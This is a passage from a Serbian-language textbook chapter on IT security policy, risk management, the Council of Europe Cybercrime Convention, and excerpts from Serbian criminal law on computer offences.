Kako napisati dokument koji zahteva male izmene posle kompletiranja? Ključ je imati prikladnu politiku da udruži dokumenat koji sadrži standarde, preporuke i procedure tako dobre da bilo koji korisnik prihvati kao da su na zakonu zasnovane, iako su to samo interne procedure u skladu sa zakonom. Ovaj udruženi dokumenat sadrži specifične informacije koje su u relaciji sa tehnologijom računarske platforme, aplikacijama, korisničkim odgovornostima i organizacionim strukturama. Naknadne promene u tom naglašeno formalnom pisanom dokumentu su upravo u njemu specificirane gde im je i mesto, radije nego u široko organizovanoj i definisanoj sigurnosnoj politici u verbalnoj formi. Ova politika obezbeđuje pravnu osnovu unutar firme za određivanje obaveza implementacije sigurnosne politike a objedinjeni-integralni dokumenat obezbeđuje metode inplementacije.

U dodatku široko organizovane sigurnosne politike IT u firmi, mogu biti uključene dodatne sigurnosne politike u funkciji ili čak na nivou IT sistema. Često to može biti IT na određenoj lokaciji ili računarski sistem koji zahteva praćenje nekih od standarda, preporuka i procedura. Na primer, sistem za zarade mora pratiti opšte prihvaćene računovodstvene principe i standarde, zakonodavnu praksu (poreze) druge primenjene zakone i organizacione standarde, preporuke i procedure za aplikaciju zarada.

Ko će potpisati (propisati) razumljivu sigurnosnu politiku? Pošto je u sigurnosnoj politici IT pravo i ovaploćenje fundamentalne poslovne prakse, mora je propisati najviši mogući nivo, najbolje generalni direktor ili predsednik firme. Ako niži nivo izvršnih rukovodilaca propisuje politike, korisnik može odbiti inplementaciju sigurnosne politike sa pravom izuzeća od primene. Ako se ovo desi dokument više nije prava politika, on više liči na generalnu preporuku. I dok navedeni dokument obezbeđuje neke od preporuka za dobrovoljnu primeni i usaglašenosti, ne obezbeđuje mandat za informatičku sigurnost.

Postavlja se sada pitanje ko treba da piše sigurnosnu politiku u firmi? William H. Murray, sigurnosni konsultant je sklon da formuliše da “ni jedan Predsednik kompanije nije nikada napisao ni red sigurnosne politike u firmi. Sa druge strane, Predsednik nikada ne odbija da potpiše dobar predlog". Mali zadaci uvođenja politike sigurnosti najmanje se sastoje se od takvih koji su sa visokim nivoom izvodljivosti. Tako su administrator sistema sigurnosti, revizor EDP, direktor MIS, pravozastupnik-advokat, interni i eksterni menadžmenti i IT konsultanti najbolji pratioci za kreiranje takve politike. Slika 13.2. prikazuje taj proces.



Slika 13.2. *Proces kreiranja politike sigurnosti*

Izjava o politici sigurnosti

Iskaz o politici sigurnosti pokriva tri osnovna cilja sigurnosti:

- **Poverljivost** – obezbeđuje da su osetljivi podaci dozvoljeni samo za čitanje (engl. *read only*) od autorizovanih lica i nisu obelodanjeni da ih koriste neautorizovana lica ili za javnost.

- **Integritet** – zaštita podataka ili softvera od nepodesne modifikacije (na primer: infekcije programa računarskim virusima ili neke neovlašćene izmene računa za plaćanja.

- **Raspoloživost** – obezbeđuje da su računarski sistem, mreža, aplikacije i podaci u on line režimu rada i dostupni ukoliko autorizovani korisnici imaju potrebu za njima.

Za različite tipove aplikacija, zahtevani nivoi poverljivosti, integriteta i raspoloživosti se menjaju. Na primer, nuklearna oružja i sistem istraživanja zahtevaju visok nivo poverljivosti, tako da mogu biti u stanju da opstanu u periodu od par časova bez obzira šta se dešava u okruženju. Jedan informacioni sistem koji izveštava javnost o vrednostima zaliha trgovačke robe je vrlo malo zahtevan u pogledu stepena poverljivosti, ali je sa visokim zahtevom za integritet podataka. Telefonske centrale i sistemi su visoko zahtevni u pogledu raspoloživosti u realnom vremenu, tako da ne sme da se desi da je poziv prekinut ili da se ne može uspostaviti veza sa biranim brojem. U dodatku, da bi moglo da se pretpostavi da su ostvareni ciljevi sigurnosne politike IT, potrebno je da Iskaz o politici sigurnosti IT pokriva:

- **Kredibilitet**. Sposobnost da se se kaže ko radi šta, što je pravi način za verifikaciju usaglašenosti postupanja u praksi sa sigurnosnim ciljevima.

- **Kontrola resursa**. Zaštita kompjuterske opreme od incidenata, prirode, i namernog oštećenja od strane bilo koga, i restrikcije pristupa opremi samo autorizovanim licima.

- **Razdvajanje dužnosti** je fundamentalni koncept sigurnosti IT. Ključ je da se snaga ne koncentriše u jednom licu. Sa razdvojenom odgovornošću možete imati u isto vreme proveru i ravnotežu. Na primer, sledeći tipovi dužnosti moraju biti razdvojene.

- **Izvori podataka**. Na primer, lica odgovorna za fizički deo IT moraju biti različita od lica koja održavaju zalihe (skaldištari, magacioneri).

- **Razdvajanje iniciranja transakcije od njenog odobravanja**. Na primer, zaposleni koji potpisuje ček ne sme biti isto lice koje piše iznos čeka za platu.

- **Kreiranje (formiranje) kroz održavanje**. Na primer, zaposlen koji formira novi račun dobavljača jer naručuje od njega-odeljenje nabavke, ne sme biti ista osoba koja unosi zaduženje i razduženje dobavljača.

- **Procedure za podatke**. Na primer, programer piše računovodstveni program, ali ne sme da unosi podatke u tu aplikaciju.

U velikim organizacijama, klasifikacija podataka je takođe značajan segment. U tom segmentu je potrebno razvijati segmente Iskaza o politici sigurnosti IT koji se odnose na tipove podataka. To takođe znači da ta lica moraju imati sigurnosno odobren pristup podacima sa podesnom klasifikacijom. Na primer; trgovinske tajne kompanije mogu biti klasifikovane kao visoko poverljive što i jesu. Politika sigurnosti IT mora uključiti

procedure za klasifikaciju podataka i politiku odobravanja sigurnog pristupa licima koja zahtevaju pristup.

Mnoge komercijalne organizacije nisu orijentisane ka klasifikaciji podataka takvog tipa da može biti korisnije za firmu da označavaju podatke kroz poslovnu funkciju umesto što to čine kroz podatke o plati i kategorizaciji korisnika - na primer blagajnik koji isplaćuje platu. Međutim u vojnim, diplomatskim i drugim državnim primenama, ovo područje ima posebno stroge i specifične zahteve.

Sigurnosna odgovornost

Politika sigurnosti IT mora jasno i nedvosmisleno ukazivati ko je odgovoran za sigurnost. U pojednostavljenom smislu značenja “svi” su odgovorni znači i "niko". Korisnici zapravo imaju u sebi prisutna oba elementa-da su primarno zaduženi za sigurnost sistema, i da u isto vreme predstavljaju najveću opasnost i izazov za sigurnost IT. Politika sigurnosti mora zahtevati od svih korisnika da potpišu ugovor, koji jasno određuje njihovu specifičnu sigurnosnu odgovornost i potrebno znanje koje bi trebalo da u sebi sadrži elemente poznavanja sistema i podataka. Sledeće tačke moraju biti pokrivene u ugovoru:

- organizacija je vlasnik sistema IT i podataka,
- korisnik se slaže da nije i da neće učiniti neautorizovane kopije podataka i softvera,
- korisnik se slaže da izabere sigurnosnu šifru (e. password) na promišljen način te da će je držati i očuvati tajnom,
- korisnik se slaže da pristupi sistemu i podacima samo na autorizovan naèin,
- Korisnik poznaje prava organizacije praćenja sistema za sigurnosne svrhe.

Politika sigurnosti IT mora biti objavljena i učinjena raspoloživom svim korisnicima. Pridržavanje sigurnosne politike mora biti deo svakog obaveznog periodičnog pregleda rezultata rada svakog zaposlenog. Neka lica unutar organizacije će biti direktno zadužena sigurnosnom odgovornošću. Sigurnosna politika se mora odnositi na te ljude kroz jasno označavanje funkcije i titule, a ne imena. Uopšte posmatrano, zaduženja moraju biti razdvojena (separacija dužnosti):

- **rukovodilac sigurnosti** mora biti odgovoran za nadgledanje sigurnosti i aktivnu primenu politike kroz praksu sigurnosti sistema IT,
- **rukovodilac sistema** i **direktor IT** moraju asistirati u implementaciji sigurnosti, ali je idealno da rukovodilac sigurnosti mora biti odvojeno lice koje izveštava o sigurnosti korporacije i to direktno top menadžmentu a ne sektoru IT,

- **revizor informacionog sistema** mora periodično da pregleda sigurnost informacionog sistema da bi osigurio rukovodstvu razumna uveravanja da se politika sigurnosti IT stvarno primenjuje.

Zavisno od veličine i strukture u organizaciji sigurnosno zaduženje može varirati, ali politika sigurnosti mora jasno da definiše sva sigurnosna zaduženja. Ne mora uvek i nužno biti propisana formalna politika sigurnosti. U tim okolnostima treba odrediti neka lica u firmi da nadgledaju implementiranje i obavljaju konstantni nadzor sigurnosti. Ipak, takva politika nema efekte stvarne kontrole i nije uravnotežena, pa je stoga treba izbegavati.

Usaglašenost postupaka (e Compliance)

Politika sigurnosti mora ukazivati na takve procedure kojim bi se osiguralo usaglašeno postupanje. Ona se može sastojati od periodiènih pregleda ili automatskih notifikacija politike sigurnosti o kršenju sigurnosnih pravila sistema IT.

Kada je uočeno kršenje propisanih mera sigurnosti IT, politika sigurnosti mora ukazivati na takve mere prema sledećem:

- navesti podesnu proceduru autorizacije transakcija i pristupa,
- ispraviti problem,
- preduzeti disciplinsku akciju,
- dozvoliti izuzetak, ako je opravdan.

Izuzeci ili ovlašćenja za odstupanje od usvojene politike sigurnosti moraju se dodeliti samo na osnovu vanrednih okolnosti. Ako je priključen sistem sa izuzetkom (koja ne sledi politiku sigurnosti IT-a) na drugi sistem koji funkcioniše u potpunosti i u skladu sa politikom sigurnosti, tada će oslabiti sigurnost ovog sigurnosno usaglašenog i zaštićenog sistema.

Provera doslednosti sa definisanom politikom sigurnosti

Poštio se definiše politika sigurnosti na lokaciji IS odnosno u okruženju IT, treba da se odredi da li se ona konsistentno i bez izuzetaka sledi. Ugrožavanja i kršenja nivoa uspostavljene sigurnosti moraju se neizostavno vrednovati kroz sposobnost politike sigurnosti da se ponovo uspostavi (oprovai) i sledi. Organizacija sa ekstremno čvrstom sigurnošću može izvesti i podići takve mere zaštite “sigurnosni zid” čak i protiv najvećih svetskih hakera. Međutim, bilo kakav neprijatan i nesrećan događaj prodora hakera u računarski sistem firme može biti skuplji ako niste razmotrili opasnost da se može ponoviti. Sa druge strane, organizacija bez sigurnosne zaštite IT infrastrukcture može

imati situaciju da joj nisu poznati bilo kakvi prodori u računarski podržan IS. Tada je sistem sigurnosti zasnovan na pukoj sreći, što nije dobro i nikako vam ne preporučujemo. Značajan način da efektivno i efikasno razmišljate i da upravljate sigurnošću vaše IT je da u vašim postupcima odete nešto dalje od puke statistike, verovatnoće i rizika. Na kontinualnoj osnovi morate meriti aktuelne sigurnosne performanse u odnosu na prethodno jasno definisane, objektivne i kvantifikovane kriterijume.

Upravljanje rizikom

U definisanju politike sigurnosti IT postoji potreba da se znaju rizici u informacionom sistemu. Izazovi i napadi su izvori potencijalnih sigurnosnih problema, dok se rizik odnosi na verovatan ishod i njemu pridružen trošak nastanka posebnog događaja. Pretnje iz okruženja i unutar samog IT sistema uključuju oba, ljudske i prirodne neprijatelje slično vatri, vodi, zemljotresu, nestanku električne energije, itd.. Sa ljudske strane, obe vrste incidenata i namerne štete su moguće. Neke ljudske pretnje dolaze od situacija i pojava kao što su terorizam i rat. Druge dolaze od unutrašnjih korisnika ili spoljnih hakera. Nedavna istraživanja potvrđuju da unutrašnji korisnici uživaju lakši pristup sistemu i često znaju gde da traže najosetljivije ili najvažnije podatke, pa su time mnogo opasniji i često izvor velikih problema u pogledu ugrožavanja sigurnosti.


Procena rizika

Procena rizika je interesantna disciplina u oblasti finansijskog menadžmenta. Mada kompanije koje se bave osiguranjem imovine i lica procenjuju stotinama godina, u konkretnom slučaju je firma koja formira svoju sigurnosnu politiku ta koja ćete morati da snosi troškove nemilog rizičnog događaja u oblasti IT, a da u tome ne možete koristiti stvarne aktuelne podatke u proceni. U proračunu i proceni troškova treba uzeti u obzir ne samo stvarno izgubljen novac, već i više od toga. Potrebno je vrednovati i potencijalne povrede, gubitak privatnosti, pravne obaveze, neželjenu izloženost masovnim medijima tj. gubitak poverenja i reputacije, troškove raščišćavanja, oporavka i sve druge.

Jedan od metoda procene rizika jeste da se pripišu troškovi “najgoreg mogućeg scenarija”. U određenim instancama možda ćete poželeti da uvećate najgori mogući trošak sa verovatnoćom nastanka događaja tokom određenog perioda radi ukazivanja koliko je potrebno da se potroši na zaštitu protiv takvog događaja.

Upravljanj rizikom je proces uravnotežavanja troškova zaštite protiv rizika nasuprot troškovima izloženosti riziku. Slika 13.3. prikazuje osnovnu teoriju rizika. Kada su trošak zaštite od rizika i trošak izloženosti riziku skoro jednaki – u istoj tački, kao što je ilustrovano na osenčenoj površini, mere sigurnosti IT-a su na odgovarajući način uravnotežene i promišljene. U drugim slučajevima, u firmi se može potrošiti znatno više

na sigurnost IT-a nego što sam MIS vredi, ili, čak što je verovatnije da se ulaže premalo i time se nepromišljeno firma izlaže riziku.



Slika 13.3. *Prikaz ravnoteže stepena ulaganja i sigurnosti*

Menadžment rizika je proces uravnotežavanja troška zaštite protiv rizika na suprot trošku izloženosti. Postoje tri osnovna izbora koje korisnik mora da načini u pogledu svakog rizika:

- **Prihvatiti rizik.** Robert Courtney vodeći konsultant za sigurnost IT kaže: "Nikada ne trošite više da izbegnete rizik nego što bi tolerisali ako bi vas to koštalo."Ako je izloženost mala a zaštita sa visokim troškom vaša politika sigurnosti možda može prihvatiti rizik.

- **Dodeliti rizik**. U nekim slučajevi manji je trošak pridružen riziku sa kojim bi se neko drugo suočio nego direktna zaštita protiv njega. Na primer: mnoge kompanije radije kupuju zaštitu od neke druge komercijalne firme nego da grade protivpožarne zgrade i opremu. Naravno, da bi se osigurao razumni trošak zaštite vi ćete zahtevati da se držite nekih od predviđenih mera predostrožnosti.

- **Izbeći rizik**. Ovo uključuje uspostavljanje na potrebnom mestu takvih neophodnih sigurnosnih mera da akcidentni događaj uopšte neće nastati ili takvih mera da akcidentni događaj postaje mnogo manje verovatan ili skuplji.

13.4. Pravni aspekti sigurnosti

Veće Evrope je u novembru 2001. donelo konvenciju kojom pokušalo dati smernice u borbi protiv računarskog kriminala, pogotovo onog vezanog uz Internet. Konvenciju je potpisalo preko trideset zemalja. Konvencija stupa na snagu kad ju potpiše barem pet država, od kojih barem tri trebaju biti članice Veća Europe.

Konvencija o kibernetičkom kriminalu

Konvencija definiše po grupama inkriminacije vezane uz Internet, pa redom imamo:

- grupu dela protiv tajnosti, nepovredivosti i dostupnosti podataka spremljenih na računarima i samih sistema (ovde spadaju takve povrede kao što su neovlašten pristup računaru, neovlašteno presretanje podataka, neovlašteno menjanje i uništavanje podataka, zloupotreba računara i programa radi izvršenja krivičnih dela, ometanje nesmetanog rada računara itd.),

- krivična dela poput prevare i faslifikovanja uz pomoć računara,

- krivična dela vezana uz sadržaj podataka na računarima, prvenstveno uz distribuciju i širenje dečje pornografije,

- dela vezana uz kršenje autorskih i srodnih prava.

Posle samih krivičnih dela, slede i odredbe o:

- sankcionisanju pomaganja i prikrivanja pri izvršenju gore navedenih krivičnih dela (čl. 11),

- krivičnoj odgovornosti pravnih lica za navedena krivičnih dela (čl. 12),

- dužnosti zemalja potpisnica da u svoj kaznenopravni sistem unesu odredbe koje će osigurati da krivičnih dela mogu biti kažnjavana sa efektnim kaznama, uključivši i kaznu zatvora.

Na nekoliko mesta u Konvenciji spominje se obaveza zemalja potpisnica da u svoj pravni poredak unesu i odredbe koje će omogućiti i pristup i pretragu podataka na računarima korisnika osumnjičenih za počinjenje neke od inkriminacija koje su gore opisane, a koje su sadržane u odredbama članova 2. do 10. Poseban naglasak je stavljen i na omogućavanje saradnje između zemalja potpisnica u vezi s istražnim radnjama. To je pogotovo evidentno u odredbama čl. 35, koji određuje dužnost zemalja potpisnica da osnuju službu koja će biti 24 sata na raspolaganju ako se pojavi potreba

za suradnjom glede nadgledanja prometa na dijelu mreže u nadležnosti neke od zemalja potpisnica.

Krivična dela protiv tajnosti, nepovredivosti i dostupnosti podataka

Krivična dela protiv tajnosti, nepovredivosti i dostupnosti podataka koji se čuvaju na računarima i samih računara – čl. 2 do čl. 6 Konvencije:

- **Krivično delo neovlaštenog pristupa** (engl. *Illegal Access*, čl. 2). Kod definicije krivičnog dela neovlaštenog pristupa, Konvencija kao sastavne delove navodi nameru činjenja, bilo da je za cilj počinitelj imao neovlašteno pribavljanje podataka ili neku drugu nedopuštenu radnju.

- **Krivično delo neovlaštenog presretanja podataka** (engl. *Illegal Interception*, čl. 3). Krivično delo neovlaštenog presretanja podataka definisano je kao namerno bespravno presretanje privatnih emisija podataka, uključivši i nedozvoljeno praćenje elektromagnetskih emisija. U članu 3. ostavljena je mogućnost da država potpisnica u dispoziciju rivičnog dela ugradi uslov postojanja nedopuštene namere.

- **Krivično delo menjanja sadržaja, brisanja ili oštećenja podataka** (engl. *Data Interference*, čl. 4). Krivično delo menjanja sadržaja, brisanja ili oštećenja podataka sastoji se od namernog i bespravnog oštećenja, menjanja, brisanja podataka. Država stranka Konvencije može zadržati pravo da u dispoziciju kaznenog dela uključi uslov da navedeno ponašanje treba rezultovati ozbiljnom štetom da bi bilo krivičnopravno sankcionisano.

- **Krivično delo ometanja normalnog rada računara** (engl. *System Interference*, čl. 5). Krivično delo ometanja normalnog rada računara pokriva sve oblike bespravnog namernog ometanja rada računara, bilo kroz oštećenje ili brisanje podataka na računaru ili emitovanjem podataka (DoS i DDoS napadi) sa drugog računara.

- **Krivično delo proizvodnje, prodaje, distribucije ili upotrebe uređaja** dizajniranih u svrhu počinjenja nekog od prethodno navedenih krivičnih dela (engl. *Misuse of devices*, čl. 6). Krivično delo proizvodnje, prodaje, distribucije ili upotrebe uređaja dizajniranih u svrhu počinjenja nekog od prethodno navedenih krivičnih dela odnosi se kako na uređaje, hardver, tako i na različite zlonamerne (maliciozne) programe poput kompjuterskih virusa i trojanskih konja. Interesantno, u dispoziciju krivičnog dela uključeno je i posedovanje lozinki (zapravo, backdoor-ova) koji bi mogli omogućiti neovlašteni pristup, naravno uz postojanje namere da se počini neko od gore navedenih krivičnih dela. U slučaju da ne postoji takva namera, tada neće biti reč o krivičnom delu.

Kod svih krivičnih dela iz ove glave postojanje namere je ključno za postojanje bića kaznenog djela. Primetno je i relativno blago formiranje dispozicija krivičnih uz brojne mogućnosti da države stranke izjave rezerve.

U sledećoj tabeli (izvor: www.cert.hr) navedeno je koja su krivična dela protiv tajnosti, nepovredivosti i dostupnosti podataka koji se čuvaju na računarima i samih računara (čl. 2 do čl. 6 Konvencije) primenjuju u određenim zemljama.

Zemlje	čl. 2	čl.3	čl.4	čl. 5	čl. 6
Nemačka	X	✓	✓	✓	✓
Austrija	✓	✓	✓	X	X
V. Britanija	✓	✓	✓	✓	✓
SAD	✓	✓	✓	✓	✓
Francuska	✓	✓	✓	✓	✓
Švedska	X	X	✓	✓	X
Japan	✓	✓	✓	X	X
Kina	✓	✓	✓	✓	✓
Srbija i Crna Gora	✓	✓	✓	✓	✓
Slovenija	✓	✓	✓	✓	X
Hrvatska	✓	✓	✓	✓	✓

Krivična delo počinjena pomoću računara

U ovoj glavi, koja pokriva članove 7. i 8, navedena su dva uobičajena krivična dela, počinjena pomoću računara: krivično delo falsifikovanja i krivično delo prevare. Reč je o krivičnim delima kod kojih, naravno, biće kaznenog djela postoji nezavisno o tome da li je krivično delo počinjeno pomoću računara ili nije, za razliku od krivičnih dela iz prethodne glave kod kojih je upotreba računara jedno od temeljnih obeležja i uslov sine qua non.

- Kod **krivičnog dela falsifikovanja**, kao elementi dispozicije navedeni su namera, pa bespravno oštećenje, brisanje ili izmena podataka sa svrhom da se ti podaci smatraju ispravnima i zakonski važećima da bi se stekla neka protivpravna korist.

- Kod **krivičnog dela prevare**, počinjenog pomoću računara u dispoziciju je uključena i mogućnost činjenja pomoću unosa, izmene, brisanja i oštećenja podataka, kao i svako drugo uticanje na normalan rad računara. I kod ovog krivičnog dela sastavni deo dispozicije je namera sticanja protivpravne imovinske koristi.

Krivična dela vezana uz sadržaj

Krivična dela vezana za sadržaj odnose se na dečju pornografiju i povrede autorskog i srodnih prava.

- Konvencija u čl. 9. traži od svake zemlje potpisnice da usvoji legislativu potrebnu za inkriminaciju distribucije **dečje pornografije** putem računarskih sistema i mreža. Kažnjivo je postavljanje takvih podataka na računarske sisteme s kojih bi mogli biti ponuđeni na Internet, čuvanje podataka koji sadrže dečju pornografiju na računarskih sistema i medijima za skladištenje podataka, pribavljanje dečje pornografije pomoću računarskih sistema za sebe ili drugog, kao i samo kreiranje podataka sa takvim sadržajem sa svrhom distribucije kroz računarski sistem. Konvencija ovde i definiše dečju pornografiju iako ostavlja rezervu potpisnicama da same urede starosno doba maloletnika, tj. starosnu granicu na osnovu koje se snimanje eksplicitnog ponašanja može smatrati dečjom ponografijom (Konvencija postavlja granicu na 18 godina, ali dopušta potpisnicama snižavanje do 16 godina).

- Konvencija u čl. 10. navodi obvezu svake zemlje potpisnice da usvoji legislativu kojom bi se ustanovio pravni okvir za kažnjavanje **kršenja autorskih prava** počinjenim pomoću računarskih sistema (uz zakonodavstvo države potpisnice vezano za zaštitu autorskog i srodnih prava, upućuje se i na odredbe Bernske Konvencije za zaštitu literarnih i umjetničkih djela sa Pariškim dodatkom od 24. lipnja 1971. kao i na odredbe WIPO Povelje o autorskim pravima (*World Intellectual Property Organization*).

Zakonodavstvo u Srbiji u pogledu kibernetičkog kriminala

Najnovijim izmenama i dopunama Krivičnog zakona Srbije početkom 2003. godine ("Službeni glasnik SRS", br. 26/77, 28/77, 43/77, 20/79, 24/84, 39/86, 51/87, 6/89, 42/89, 21/90 i "Službeni glasnik RS", br. 16/90, 26/91, 75/91, 9/92, 49/92, 51/92, 23/93, 67/93, 47/94, 17/95, 44/98, 10/2002, 11/2002, 80/2002 i 39/2003) uveden je niz potpuno novih inkriminacija, posebno u oblasti zaštite računarskih programa, Internet mreže i protoka podataka, sigurnosti podataka na mreži, hakerskih upada i raznih zloupotreba, kao i krivična dela kojima se sankcioniše trgovina ljudima i delovima ljudskog tela, seksualno zlostavljanje, iskorišćavanje maloletnika u pornografske svrhe, povreda prirodnih dobara i životne sredine, kao i krađa vozila. Ove izmene, kojima su implementirani već ratifikovani međunarodni ugovori u ovoj oblasti i kojima su rigidno pooštrene kazne za ova krivična dela, stupile su na snagu 12. aprila 2003. godine.

Unošenjem ovih krivičnih dela u svoje zakonodavstvo, Srbija je ispunila najveći deo svojih obaveza prema Direktivi EU o zaštiti računarskih programa iz 1991. godine, i

prema Konvenciji Saveta Evrope o kibernetičkom kriminalu iz 2001. godine. Predviđene su veoma oštre zatvorske kazne za neovlašćene upade na računare, krađu ili oštećenje kompjuterskih programa i podataka (sa računara, Interneta, elektronskih medija), pravljenje i širenje virusa, lažno prikazivanje elektronske obrade podataka, namerno zagušenje mreže, spamovanje i ometanje funkcionisanja Interneta (mreže), neovlašćeno sprečavanje ili ometanje pristupa Internetu ili drugoj javnoj računarskoj mreži i drugo. Računarski programi uživaju autorskopravnu zaštitu i zato se na njih jednim delom odnosi i krivično delo koje se sastoji u neovlačćenom reprodukovanju, prikazivanju, izvođenju, umnožavanju, stavljanju u promet i emitovanju autorskog dela ili drugog prava srodnog autorskom pravu. U ovu oblast spadaju sledeća krivicna dela:

- neovlašćeno korišćenje računara i računarske mreže,
- računarska sabotaža,
- pravljenje i unošenje računarskih virusa,
- računarska prevara,
- ometanje funkcionisanja elektronske obrade i prenosa podataka i računarske mreže,
- neovlašćeni pristup zaštićenom računaru ili računarskoj mreži,
- sprečavanje i ograničavanje pristupa javnoj računarskoj mreži,
- neovlašćeno korišćenje autorskog i drugog srodnog prava.

Izvod iz krivičnog zakona

Navodimo izvode iz krivičnog zakona Republike Srbije (glava šesnaesta, krivična dela protiv sigurnosti računarskih podataka) koji regulišu pravne aspekte sigurnosti računara i računarskih mreža.

Neovlašćeno korišćenje računara i računarske mreže (član 186a).

(1) Ko ošteti, prikrije, neovlašćeno izbriše, izmeni ili na drugi nacin učini neupotrebljivim računarski podatak ili program, kazniće se novčanom kaznom ili zatvorom do tri meseca.

(2) Ako je delom iz stava 1. ovog člana prouzrokovana šteta u iznosu preko sto hiljada dinara, učinilac će se kazniti zatvorom od tri meseca do tri godine.

(3) Ako je delom iz stava 1. ovog člana prouzrokovana šteta u iznosu preko šesto hiljada dinara, učinilac će se kazniti zatvorom od šest meseci do pet godina.

Računarska sabotaža (član 186b).

(1) Ko uništi, izbriše, izmeni, ošteti, prikrije ili na drugi način učini neupotrebljivim računarski podatak ili program ili uništi ili ošteti računar ili drugi uređaj za elektronsku obradu i prenos podataka koji je od značaja za državni organ, javnu službu, ustanovu, preduzeće ili drugu organizaciju, kazniće se zatvorom od jedne do osam godina.

Pravljenje i unošenje računarskih virusa (član 186c, u ćiriličnoj verziji član 186v).

(1) Ko napravi računarski virus u nameri da ga unese u tuđ računar ili računarsku mrežu, kazniće se novčanom kaznom ili zatvorom do jedne godine.

(2) Ko unese računarski virus u tuđ računar ili računarsku mrežu i time prouzrokuje štetu, kazniće se zatvorom od tri meseca do tri godine.

Računarska prevara (član 186d, u ćiriličnoj verziji član 186g).

(1) Ko unese netačan podatak ili ne unese kakav važan podatak ili na drugi način prikrije ili lažno prikaže podatak i time utiče na rezultat elektronske obrade i prenosa podataka u nameri da sebi ili drugom pribavi protivpravnu imovinsku korist i time drugom prouzrokuje imovinsku štetu, kazniće se zatvorom od šest meseci do pet godina.

(2) Ako je delom iz stava 1. ovog člana pribavljena imovinska korist u iznosu preko sto hiljada dinara, učinilac će se kazniti zatvorom od dve do deset godina.

(3) Ako je delom iz stava 1. ovog člana pribavljena imovinska korist u iznosu preko šesto hiljada dinara, učinilac će se kazniti zatvorom od dve do dvanaest godina.

(4) Ko delo iz stava 1. ovog člana učini samo u nameri da drugom nanese štetu, kazniće se novčanom kaznom ili zatvorom do dve godine.

Ometanje funkcionisanja elektronske obrade i prenosa podataka i računarske mreže (član 186e, u ćiriličnoj verziji član 186d).

(1) Ko neovlašćenim pristupom elektronskoj obradi podataka ili računarskoj mreži izazove zastoj ili poremeti funkcionisanje elektronske obrade i prenosa podataka ili mreže, kazniće se novčanom kaznom ili zatvorom do dve godine.

(2) Ako su usled dela iz stava 1. ovog člana nastupile teške posledice, učinilac će se kazniti zatvorom od šest meseci do pet godina.

Neovlasceni pristup zasticenom racunaru ili racunarskoj mrezi (član 186f, u ćiriličnoj verziji član 186đ).

(1) Ko kršeći mere zaštite neovlašćeno pristupi računaru ili računarskoj mreži, kazniće se novčanom kaznom ili zatvorom do jedne godine.

(2) Ko upotrebi podatak dobijen na način predviđen u stavu 1. ovog člana, kazniće se novčanom kaznom ili zatvorom do tri godine.

(3) Ako su usled dela iz stava 2. ovog člana nastupile teške posledice za drugog, učinilac će se kazniti zatvorom od šest meseci do pet godina.

Sprečavanje i ograničavanje pristupa javnoj računarskoj mreži (član 186g, u ćiriličnoj verziji član 186e).

(1) Ko neovlašćeno sprečava ili ometa pristup javnoj računarskoj mreži, kazniće se novčanom kaznom ili zatvorom do jedne godine.

(2) Ako delo iz stava 1. ovog člana ucini službeno lice u vršenju službe, kazniće se zatvorom do tri godine.

Neovlasceno koriscenje autorskog i drugog srodnog prava (član 183a).

(1) Ko neovlašćeno, u celini ili delimično, reprodukuje, prikaže, izvede, predstavi, prenese izvođenje ili predstavljanje, umnoži, stavi u promet, emituje, da u zakup, ili na drugi način iskoristi autorsko delo ili predmet srodnog prava zaštićenog zakonom, kazniće se zatvorom do pet godina.

(2) Ko stavi u promet ili da u zakup primerak autorskog dela, snimak interpretacije, emisiju, fonogram, videogram, odnosno bazu podataka, za koje zna da su neovlašćeno objavljeni, snimljeni ili umnoženi i time pribavi protivpravnu imovinsku korist za sebe ili drugog, kazniće se zatvorom od jedne do pet godina.

(3) Ako je delo iz stava 2. ovog čana izvršeno organizovano, organizator i neposredni izvršilac, kazniće se zatvorom od tri do osam godina.

Zakon o elektronskom potpisu

Narodna Skupština Republike Srbije usvojila je 14. decembra 2004. Zakon o elektronskom potpisu (pod ovim se podrazumeva digitalni potpis). Ovaj Zakon je od izuzetne vašnosti za razvoj elektronskog poslovanja i posebno za ostvarivanja savremenih servisa elektronske uprave koji omogućuju građanima mnogo efikasnije ostvarivanje prava i dužnosti korišćenjem Interneta. Na usvajanje ovog Zakona se čekalo još od 2001. godine, kada je on prvo upučen na usvajanje tadašnjoj Saveznoj skupštini, a kasnije i republičkoj skupštini, ali je zbog organizacionih razloga i nedovoljnog shvatanja njegovog značaja, usvajanje više puta odlagano. Sada se očekuje brzo donošenje podzakonskih akata i njegova primena u raznim oblicima

elektronskog poslovanja preduzeća, banaka i uprave.

Odgovornost Internet posrednika

Internet je područje u kojem se danas isprepliću ozbiljni poslovni interesi i zahtevi za poštovanjem privatnosti, tajnosti i nepovredivosti ličnog komuniciranja s jedne strane, i brojne mogućnosti zloupotrebe i sive zone pravno neregulisanog ili konfliktno reguliranog. Pristup kontroli sadržaja na Internetu takođe je različit što zavisi od pravnog sistema koji je nosilac te kontrole. Kontrola sadržaja svakako je blaža u zemljama zapadnoevropsko i američke kulture, dok mnoge islamske i azijske zemlje imaju striktne propise o zabranjenim sadržajima na serverima koji pripadaju pod njihovu nadležnost. Neke od tih zemalja, poput Irana i Kine, idu toliko daleko da osim kontrole sadržaja na serverima u vlastitom domenu, znači na svojoj formalnoj "teritoriji" unutar Interneta nad kojim imaju nadležnost, filtriraju saobraćaj vlastitih korisnika prema serverima u drugim domenama, znači "slobodnom" Internetu.

